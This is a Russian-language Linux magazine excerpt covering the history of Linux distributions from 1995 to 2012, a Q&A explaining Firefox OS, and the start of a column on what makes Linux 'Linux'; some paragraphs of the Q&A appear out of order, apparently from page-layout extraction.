
В данном разделе мы совершим крупный скачок, ибо именно в этот период из «большой тройки» возникло несколько величайших дистрибутивов Linux, а также и ряд весьма заметных отпрысков родословного древа Linux, и случилась бесславная атака пингвина 1996 года. Вся эта история Linux, вершившаяся посреди бума доткомов, просто невероятна.

» **1995** Jurix Linux был интересным дистрибутивом, выдающимся по нескольким причинам: считается, что он первым включил программу установки на скриптах, которая позволяла сис-админу копировать установленный дистрибутив на несколько одинаковых машин. Одним из первых он предлагал полную поддержку bootp и NFS, и был одной из первых систем Linux, предназначенных для использования EXT2. Но по-настоящему значимой вехой в истории Linux сделало этот дистрибутив то, что он стал базовой системой для создания SUSE Linux, который мы используем сегодня.

» **1995** Ответвление Red Hat операционных систем Linux на протяжении этих пяти лет было весьма плодотворным. Такие примечательные релизы, как Caldera, Mandrake, TurboLinux, Yellow Dog и Red Flag появились в результате внезапного большого взрыва эволюционирующего ядра Linux, которое теперь, с 1995 по 1999, прошло путь от версии 1.2.0 до 2.2. Фактически, версия 2.0, появившаяся в 1996 году, увидела почти 41 релиз в серии.

Именно быстрое развитие ядра и добавление ряда важных функций укрепили операционную систему Linux, превратив ее в любимую серверную ОС для IT-профессионалов по всему миру. Например, в версии ядра 2.0 были такие функции, как поддержка SMP и лучшее управление памятью, и она могла работать на большем разнообразии типов процессоров. Версия 2.2 объявила об улучшенном SMP, поддержке архитектуры PowerPC и способности к чтению для NTFS.

» **1996** Будучи в отпуске в Австралии, Линус пошел в зоопарк, и там его укусила свирепый пингвин. После чего он заболел пингвинитом, заставляющим своих жертв страдать от бессонницы по ночам, грезя о пингвинах и испытывая к ним большую любовь – это его слова, не наши! Так или иначе, Линус полюбил пингинов – они «глупые и забавные», как он говорит. Что же до имени Tux, оно образовано от (T)orvalds (U)ni(X). Так что теперь вы в курсе.



» Corel Linux (изображение любезно предоставлено Distrowatch): да, этот дистрибутив был плох.

» **1996** Системы на основе Debian, хотя и не столь активно, как их конкуренты Red Hat, начинают расти и применяют более дружелюбный подход к пользователю серверной. Поскольку они в большей степени ориентированы на настольные системы, дистрибутивы на базе Debian часто красовались как гости на обложках популярных журналов того времени, демонстрируя читателям такие примечательные явления, как Libranet, Storm, Finnix и CorelLinux.

» **1996** Конечно же, знаменательнейшим событием за эти пять лет стало появление KDE и Gnome. KDE (Kool Desktop Environment) основал Маттиас Эттрих [Matthias Ettrich], студент Тюбингенского университета, который предложил не просто набор рабочих приложений, но и целую среду рабочего стола, в которой они работали.


И пользователям больше не надо было возиться со средами на основе CDE или X11, теперь у нас была Qt! К 1998 году KDE версии 1.0 открылся для мира, и первым дистрибутивом, внедрившим его, был Mandrake.

К 2000 году вышла версия 2.0, и в ней была значительно улучшенная система с *Konqueror*, *KOffice* и *KIO* для сети.

» **1997** Мигель де Икаса [Miguel de Icaza] и Федерико Мена [Federico Mena] объявили о раз-

работке новой среды рабочего стола и сопутствующих приложений на основе GTK+. Эту новую среду рабочего стола назвали Gnome. Интересно, что, согласно интернет-фольклору, первой Linux ОС на базе Gnome стала Red Hat. Gnome быстро сделался востребованной средой рабочего стола, поскольку был прост, гибок и дружелюбен к среднестатистическому пользователю, и к маю 2000 года вышел Gnome 1.2 Bongo.

» **1998** Oracle и Sun объявили об официальной поддержке версий Linux, поскольку операционная система набирала все большую популярность, и все больше и больше системных администраторов стали применять ее в своих серверных.



» Gnome 1 в Red Hat, благослови Бог его носочки.



2000–2005

Рождение live-дистрибутивов.

За эти пять лет мы увидели невероятный наезд компьютеров, работающих на Linux, на медиа-сферу, с дальнейшими улучшениями ядра, горами новых приложений и появление первых дистрибутивов live.

» **2000** Knoppix, дружелюбный дистрибутив на основе Debian, разработанный Клаусом Кноппером [Klaus Knopper], был также одним из популярнейших в свое время. Он заслуживал внимания по многим причинам, но главной было то, что он загружался прямо с CD! Да, в наше время мы воспринимаем это как нечто само собой разумеющееся, но Knoppix 1.4 в том виде, в каком он вышел 30 сентября 2000 года, можно было поместить в любой ПК и загрузить полностью рабочую систему Linux с доступом к огромному ряду оборудования, а так же с возможностью коммуникации и автоматического соединения почти с любой сетью, доступной в то время.

Knoppix задал планку для других дистрибутивов Linux, и из его скромных начинаний выросло фамильное дерево дистрибутивов на основе Knoppix, многие из которых остаются с нами и по сей день.

» **2000** Наряду со всеми этими готовыми дистрибутивами, становящимися выбором месяца и начавшими туманно напоминать предложения от Microsoft, был запущен проект,

затеявший вернуть пользователей Linux к тому, что заставляет Linux работать: Linux From Scratch (LFS), вместе с книгой Герарда Беекманса [Gerard Beekmans], предложил пользователям инструкции, по которым можно скомпилировать собственную систему Linux из исходника.

» **2000** Linux – это свобода, и он должен иметь условия для роста и развития; а для защиты и продвижения Linux требуется создать группу, чтобы сохранить его независимость. Итак, в 2000 году был основан Linux Foundation, чтобы спонсировать труды Линуса и сообщества разработки по созданию и улучшению Linux, но в равной мере и для его защиты и сохранения в рамках основных ценностей – свободы, сотрудничества и просвещения; почти как Лига Справедливости, но только без капюшонов.

» **2001** Поворотный момент для ядра Linux наступил с выходом 4 января версии 2.4. Версия содержала поддержку USB, PC Cards и ISA Plug and Play, и пошла еще дальше, добавив Bluetooth, RAID и EXT3. Фактически, 2.4.x стало ядром с самой долгосрочной поддержкой; этот период завершился версией 2.4.37.11 в 2011 году, и она продемонстрировала, насколько мощным и многогранным стало ядро Linux с момента выхода версии 1.0.

» **2002** Немного побыв на фондовом рынке, Red Hat решила, что, хотя она и заработала кое-какие деньги от поддержки свободной Red Hat Linux OS, пришло время более коммерческого и делового подхода. Результатом этого стало разветвление – появление Red Hat Enterprise Linux 2.1 с ядром 2.4.9, большей стабильностью и долгосрочной поддержкой пользователей уровня предприятия, и Fedora Core как дистрибутива сообщества.


Поскольку код RHEL открыт, Red Hat бесплатно выкладывает исходники на своих FTP серверах, и некоторые группы скачивают его и компилируют для собственных дистрибутивов. Выдающиеся примеры таких дистрибутивов – CentOS, Oracle Linux, CERN и Scientific Linux: все прелести отлично сделанного дистрибутива, но без доступа к мощным экспертным знаниям и программам от Hat.

» **2002** В декабре 2002 года вышел релиз примечательного дистрибутива CRUX. Уделяя особое внимание принципу «быть проще», ставшему особенно популярным в этот период, CRUX отличался крайней легковесностью и тем, что концентрировал внимание на разработчике, а не на конечном пользователе. В то время как дистрибутивы Linux начали расти экспоненциально и замахнулись на подмену Windows, CRUX выглядел совершенно иначе и исхудал до костей, став долгожданным минималистским дистрибутивом. Однако особо примечательно в CRUX то, что он стал вдохновителем и основой для Arch Linux.

» **2003** Хотя ядро 2.4 процветало, 18 декабря было объявлено о выходе версии 2.6. С ней пришли поддержка PAE, новые CPU, улучшенная 64-битная поддержка, файловые системы размером 16 ТБ, Ext4 и много чего еще.

» **2004** Дистрибутивы Linux, хотя и достигли почти дзенской гармонии с пользователем и ПК, все же считались далекими от пользователей, предпочитавших продукты Microsoft. Поэтому была нужна другая философия – нечто способное сделать Linux более человеческим, этакое Ubuntu.

Целью основанного на Debian Ubuntu было создание простого в использовании рабочего стола Linux, обновляемого так, чтобы он включал в себя самые последние предложения для конечного пользователя, имеющего малый опыт работы в Linux. С выходом Ubuntu 4.10, Warty Warthog, 20 октября 2004 года эта мечта стала реальностью.



» Ubuntu 4.10, полный Бугристых Бородавочников и всякой всячины.

2006–2012

Взлеты и падения Ubuntu.




Итак, мы подошли к настоящему времени. Кое-что начало стабилизироваться, но также наблюдался взрывной рост количества дистрибутивов. Несмотря на этот натиск, старая гвардия тоже не утратила пороха в порохницах.

» **2006** Из разнообразных дистрибутивов, появившихся на свет с 2006 года, один стал четвертым из чаще всего используемых операционных систем в мире, и разными источниками считается самым популярным Linux. Linux Mint 1.0, Ada, вышел в 2006

году с пряной смесью FOSS и проприетарных программ. Этот «готовый к употреблению» дистрибутив Linux использовал базу Ubuntu, а позднее – и базу Debian. Linux Mint наловчился использовать и предлагать новейшие технологии, одновременно прислушиваясь к мнению своих пользователей, что и объясняет колоссальную поддержку этого превосходного дистрибутива.

» **2007/8** Вышел KDE 4, и был встречен критикой за нестабильность; сам Линус заявил, что KDE 4 «поломал все» и это «недопеченный» релиз. Однако пользователям стал нравиться рабочий стол с Plasma, его авангардный вид и ощущение от работы, так что к моменту выхода KDE 4.2 в 2009 году все уже забыли о жутком впечатлении, сложившемся раньше. Экие мы непостоянные.

» **2008** 28 сентября появился релиз одной из самых популярных операционных систем на основе Linux, хотя 90 % ее пользователей и не подозревают, что она основана на Linux. Эта ОС – Android. Версия 1.0 вышла с HTC Dream и умела делать все, что полагается современному смартфону, но не без ошибок. В версии 1.1 большинство ошибок было исправлено, но только в версии 1.5 Cupcake Android на самом деле стал интересным и проторил дорогу на смартфоны по всему миру.



» Linux Mint Barbara (изображение любезно предоставлено Softpedia). Mint любят и новички, и ветераны.

Прочнее всего забытые дистрибутивы

Есть примеры хороших дистрибутивов Linux, и примеры плохих. Есть странные, и есть абсолютно неудобные. Вот примеры некоторых из самых-самых:

» **Corel Linux** Дистрибутив на базе Debian, вышедший в 1999 году. Если оглянуться назад, станет ясно, что он прилично опередил свое время. Однако в нем была куча проблем, и если все-таки удавалось заставить его работать, то несовместимо с другими дистрибутивами того времени. Второе издание было немного лучше и давало возможность перенести настройки из Windows и достойного браузера SMB, но постепенно он погружался в омут отчаяния и в итоге пропал из вида.

» **Lindows/Linspire** Весьма оригинальный дистрибутив. Основанный на Debian, он должен был стать недостающим звеном между Windows и Linux, предлагая пользователю систему Linux, где могли работать имеющиеся программы Windows. Отличная идея, но она полностью провалилась, когда стало понятно, что в WineAPI могут работать только подобию *Noteпад!* Так или иначе, после тренировок с Microsoft

OS Lindows постепенно стала Linspire, практиковавшей доселе невиданный подход: пользователю предлагалось платить за программы. Как сказал Ричард Столлмен: «Ни один дистрибутив GNU/Linux не уходил так далеко от свободы. Переход с MS Windows на Linspire не ведет вас к свободе, а просто дает вам другого хозяина».



» Возможно, Lindows смотрелся мило, но вот беда: он практически не работал.

» **Linux XP** Не имевший, к счастью, продолжения дистрибутив на основе Fedora, вложивший максимум усилий в имитацию Windows XP. Опять же, неплохая идея, но тот факт, что вы могли загрузить его 99 раз, а потом он начинал требовать ввести серийный код, приводивший вас на русский сайт, где у вас просили приличную сумму денег за разблокировку, серьезно затормозил процесс разработки этой жемчужины. Ха, отличная идея – заставлять людей платить за свободное ПО! Красота!

» **Satanic Linux** Да, как ни странно – Linux, разработанный для сатанистов. Основанный на Ubuntu 10.10 и изобилующий темами серы и пламени, этот дистрибутив не вызвал особого восторга христиан (по понятным причинам). Зачем нужен дистрибутив для поклонения дьяволу, вне нашего разумения.

» **Hannah Montana Linux** Худшее мы приберегли напоследок. В основном это – Kubuntu с тошнотворными розово-лиловыми темами и избалованной поп-принцессой на экране. Особо выделим звуковые эффекты – спасибо упомянутому Диснеевскому отродью – и отсутствие офисных продуктов.



» 2011 За это время Ubuntu становился все сильнее. Он постоянно гарцевал на вершине рейтингов Linux, имел огромное количество поклонников и был прост в использовании. А потом, в один солнечный апрельский денек, появился 14-й релиз Ubuntu с несколько иным внешним видом: Unity.

Если не считать KDE4 и Gnome 3, никогда на рабочий стол не изливалось столько яда, как на Unity. Смело можно сказать, что возненавидели его почти все – и ненавидят до сих пор. Ubuntu вышел из фавора и продолжает бороться за ушедшую популярность, но неверно избрал оружие и упорно продолжает поддерживать одиозный Unity. Забьет ли эта тактика последний гвоздь в крышку гроба Ubuntu?

» 2011 После нескольких лет жизни с ядрами 2.6.x наконец-то появился релиз 3.0, со следующими изменениями: «НИКАКИМИ. Абсолютно никакими» – как сказал Линус. На самом деле, номера версий ядра просто слишком разрослись, и обозначение 2.6* совершенно вышло из под контроля. Линус решил, что нужен новый номер. Вот вам и версия 3.0.

» 2011 После фиаско KDE 4, имевшего место пару лет назад, можно было ожидать, что разработчики среды рабочего стола выучатся угождать общественности. Но это явно не достигло ушей команды Gnome, которая в апреле выпустила Gnome 3.0. Подобно леммингам, пользователи Linux метнулись к утесу и ринулись с него в пользу KDE или более ран-

них версий Gnome – вот какое воздействие это оказало на сообщество Linux. Ущерб был нанесен, и Gnome до сих пор расплавляется за него – дистрибутивы типа Linux Mint и иже с ним предлагают пользователям альтернативные рабочие столы в виде MATE и Cinnamon.

Будущее


Увы, мы достигли конца нашей временной оси; зато увидели некоторые классические ретро-дистрибутивы Linux и узнали, как все это начиналось. Что день грядущий нам готовит? Кто знает! Наша неспособность заглядывать в будущее очевидна, раз мы все еще журналисты, а не олигархи; но продолжайте следить за событиями, и лет через 20 мы, возможно, опишем историю Linux с 2012 до 2032 года. LXF

Ретро-дистрибутивы Linux

Если вам вдруг захочется попробовать один из этих ретро-дистрибутивов, загляните сюда:
 » Для SLS посетите bit.ly/MzdklS и загрузите версию 1.03, с ядром 0.99-альфа и XFree 386 1.3

» Для Slackware 1.12 посетите bit.ly/McdblV
 » Для Red Hat 1.0 Mother's Day посетите bit.ly/M2yQbJ
 » Для Debian 0.91, вышедшего в январе 1994 года, посетите bit.ly/MrpxuC

» Для Linux Mint 1.0 посетите ftp://linux-ds.unidu.hr/linuxmint/LinuxMint-1.0-BETA-007.iso
 » Для Knoppix 3.4 посетите ftp://linux-ds.unidu.hr/knoppix/KNOPPIX_V3.4-2004-05-04-EN.iso





Что за штука...

Firefox OS

Майк Сондерс объясняет, как самый популярный браузер Linux мог бы перевернуть мобильную индустрию.

В Минуточку. *Firefox* как операционная система... а вы, часом, не рехнулись?

О Есть немного, но это к делу не относится. Если призадуматься, браузеры и так уже переняли многие функции ОС. Например, предоставляют платформу для создания приложений (на HTML, JavaScript и CSS), без всяких заморочек с оборудованием. А web-страницы за последние годы превратились в полноценные приложения, способные не только статически отображать содержимое. Прекрасный пример – Google Mail.

В Ясно. Значит, *Firefox* теперь становится платформой. Но ведь он и так используется в многих операционных системах. Зачем же ему самому превращаться в ОС?

О Потому что будущие web-приложения потребуют большего контроля над компьютером. Простой пример: сегодня, если вы используете *Firefox* на Linux, ваш браузер никак не может получить доступ к Bluetooth-устройствам, если таковые имеются. Вы также не сможете проверить через него уровень аккумулятора или поработать с ад-

ресной книгой. Другими словами, возможности приложений *Firefox* на настольных ОС весьма ограничены – в первую очередь, в плане доступа к функциям оборудования.

Если же предоставить *Firefox* шансы поработать как ОС, способная раскрыть все функциональные возможности системы и приложений, он станет гораздо привлекательнее для разработчиков и как платформа. А если вспомнить о мобильном пространстве и постоянно растущем рынке смартфонов и планшетов, становится еще интереснее.

Вот это и есть *Firefox OS*, ранее известная как *Boot to Gecko*. Это мобильная операционная система, создающая для *Firefox* максимально благоприятные условия и предоставляющая разработчикам доступ к многим функциям оборудования, недоступным на других платформах.

В Но у нас уже есть *Android*, *iOS*, *webOS*, *Tizen*, *Windows Phone* и хренительон других операционных систем. Неужели миру не жить без еще одной?

О Хороший аргумент! Но тут есть существенная разница. Возьмем, к примеру, *iOS*. *Apple* предоставляет инструменты разработки, а также магазин приложений и прочие части их фирменной экосистемы, желая, чтобы и разработчики, и пользователи оставались внутри нее.

В *Android* ситуация практически такая же, хотя местами тут больше открытости. Но так или иначе, вы все равно учитесь программировать под ту или иную конкретную платформу, покупаете для нее приложения и погружаетесь в ее экосистему.

С *Firefox OS* все иначе, ведь ее разработчики отнюдь не хотят вас в ней запереть. Проект планирует создать ряд стандартов и API (application

О Что значит «помните»? *Java* и сейчас, слава Богу, жив-здоров. Но в чем-то вы правы, предыдущие попытки создать подобное кросс-платформенное решение успехом не увенчались. Когда настольные апплеты *Java* пользовались популярностью, разработчики тратили массу времени на отлавливание ошибок в специфических реализациях.

Новое, тщательно взвешенное решение будет внедряться более постепенно. Оно со временем разовьется, по мере введения и доработки новых API, и мы увидим, как те выкатятся и на другие платформы. Мы не утверждаем, что не будет технических сложностей или расхождений в реализациях, но надежные и тщательно проработанные стандарты должны смягчить большинство проблем.

В Да, в этом есть смысл. А из чего оно сложится технически?

О В основе – ядро *Linux*, с рядом оптимизаций из *Android* (для улучшения поддержки мобильных устройств).

Вместе со слоем абстракции оборудования и системными библиотеками это называется *Gecko*.

мент текстового редактирования в *GoogleDocs* в последнем браузере – по ощущениям такой же отзывчивый, как установленное приложение (а по сравнению с таким неповоротливым гигантом, как *LibreOffice*, даже лучше).

Кроме того, *web*-приложения имеют и технические преимущества, например, быстрое обновление через Интернет.

В Стоит ли принимать это всерьез – не причуда ли это, которая через пару месяцев зачахнет?

О Ну, если бы это была идея пары досужих новичков, заявившихся на *SourceForge* с анонсом «Стадия 1 – Планирование» и без малейших признаков кода, то – да, мы бы тоже отнесли весьма скептически. Сгинувших в никуда попыток «перевернуть» Интернет уже было предостаточно. Но *Firefox OS* – крупный проект, над которым трудятся 20 штатных разработчиков *Mozilla Foundation*. Уже выполнена значительная часть работы с ядром *Linux*, оптимизацией *Android* и движком визуализации *Gecko*. Так что мы не просто изучаем планы и диаграммы мозговых штурмов – код уже реально существует.

И знаете что? Даже если *Firefox OS* потерпит неудачу и протянет не больше 5 лет, она все равно обогатит Сеть. Появятся новые API, новые способы взаимодействия *web*-приложений с оборудованием и другими программами, и Интернет от этого только выиграет.

И хотя здесь, в Башнях *LXF*, мы охотно попишем из фонтана цинизма, но все равно ждем результатов с нетерпением.

В Но без поддержки производителей оборудования и телефонных компаний это бессмысленно!

О Вы правы, но как насчет *Sprint*, *Deutsche Telekom* и *Telecom Italia*? Они выступили за проект, а *ZTE* и *TCL (Alcatel)* готовы производить телефоны на *Firefox OS*.

Мы считаем, что это превосходная поддержка, которая свидетельствует: продукт принимается вполне всерьез.

В Ну, хорошо, вы меня подкупили. Где можно его попробовать?

О Сайт проекта – www.mozilla.org/en-US/b2g, и там вы найдете экранные снимки, дабы раздразнить свой аппетит. Можно и попробовать самому: либо установив эмулятор устройства и запустив *Firefox OS* на нем, либо (что проще) запустить пользовательский интерфейс *Gaia* на *Firefox 15*. В конечном итоге, это все про *Firefox*, так что разработку совместимых с *Firefox OS* приложений можете начать с установки настольной версии *Firefox* и прочтения документации на сайте http://developer.mozilla.org/en/Mozilla/Boot_to_Gecko. **LXF**

«Вы сможете писать под “web-платформу” с теми же API из Firefox OS.»

programming interfaces, программные интерфейсы приложений), позволяющих браузеру взаимодействовать с оборудованием и ОС, чтобы другие платформы могли впоследствии тоже их использовать, и мы получим более мощные и функциональные *web*-приложения. Простой пример: пусть вы пишете приложение для мобильных устройств, которое должно периодически отправлять текстовые сообщения. Если вы пишете его под *iOS*, вам необходимо знать специфику работы с текстом в *Apple*. Если под *Android* – нужно знать, как это делается в мире *Google*.

Если же вы пишете его для *Firefox OS* как *web*-приложение, то вы будете использовать API, которые в будущем (мы надеемся) станут стандартными для всех мобильных платформ. Возможно, для начала они будут только в *Firefox OS*, но специализированных компонентов в них не будет, и в конечном итоге они пригодятся всем. Не надо будет портировать свое приложение с платформы на платформу, меняя языки и API, ведь вы сможете писать под “*web*-платформу” с теми же API, впервые появившимися в *Firefox OS*. Так и сбудется мечта «напиши раз – запускай везде».

В Напиши раз – запускай везде... Мы ведь уже это проходили – помните *Java*?

Поверх него работает *Gecko*, механизм визуализации *Firefox*, использующий *HTML5*, *JavaScript*, *CSS* и другие *web*-технологии. А самый верхний уровень – *Gaia*, пользовательский интерфейс для *Firefox OS*, включающий рабочий стол, наборщик телефонного номера, программу для обмена сообщениями и т.д. – все на базе *web*-технологий. В каком-то смысле, это демонстрация возможностей операционной системы. В настоящее время продукт тестируется на *Samsung Galaxy S II*, распространенном смартфоне с удобным широким экраном.

В Но ведь *web*-приложения тормозят, разве нет?

О Смотря для каких программ – для игр-боевиков или инструментов обработки видео родной код, конечно, лучше. Но в мобильном пространстве все иначе. Большинство людей используют смартфоны или планшеты для выполнения простейших заданий: проверить почту, отредактировать документы, почитать новости и пообщаться в социальных сетях.

Со всем этим мобильные приложения справляются прекрасно. Кроме того, за последние годы над движками *JavaScript* изрядно поработали. Если сомневаетесь, попробуйте инстру-



По рецептам доктора Брауна

Д-р Крис Браун

Доктор обучает, пишет и консультирует по Linux. Ученая степень по физике элементарных частиц ему в этом совсем не помогает.

Сущность Linux

Красная грудка малиновки – знак ее территории, и защищая свой дом от чужаков, малиновки яростно нападают даже на пучок красных перьев на палочке. Очевидно, в этом красном пятнышке для них – «сущность малиновки».

Иногда меня спрашивают, что такое Linux, и я выдаю стандартное «Операционная система и множество бесплатных программ». Но недавно я спросил себя: в чем сущность Linux? Скольких вещей можно его лишить и по-прежнему называть его Linux? Например, если убрать Gnome или KDE, это все еще Linux? Профессиональный сисадмин сказал бы «да» – в конце концов, на его серверах нет рабочего стола, но это все же Linux. Но тетушка Мод, которая просматривает интернет-страницы и читает почту, видит *только* графические утилиты. Уберите рабочие столы, и она не поймет, что осталось.

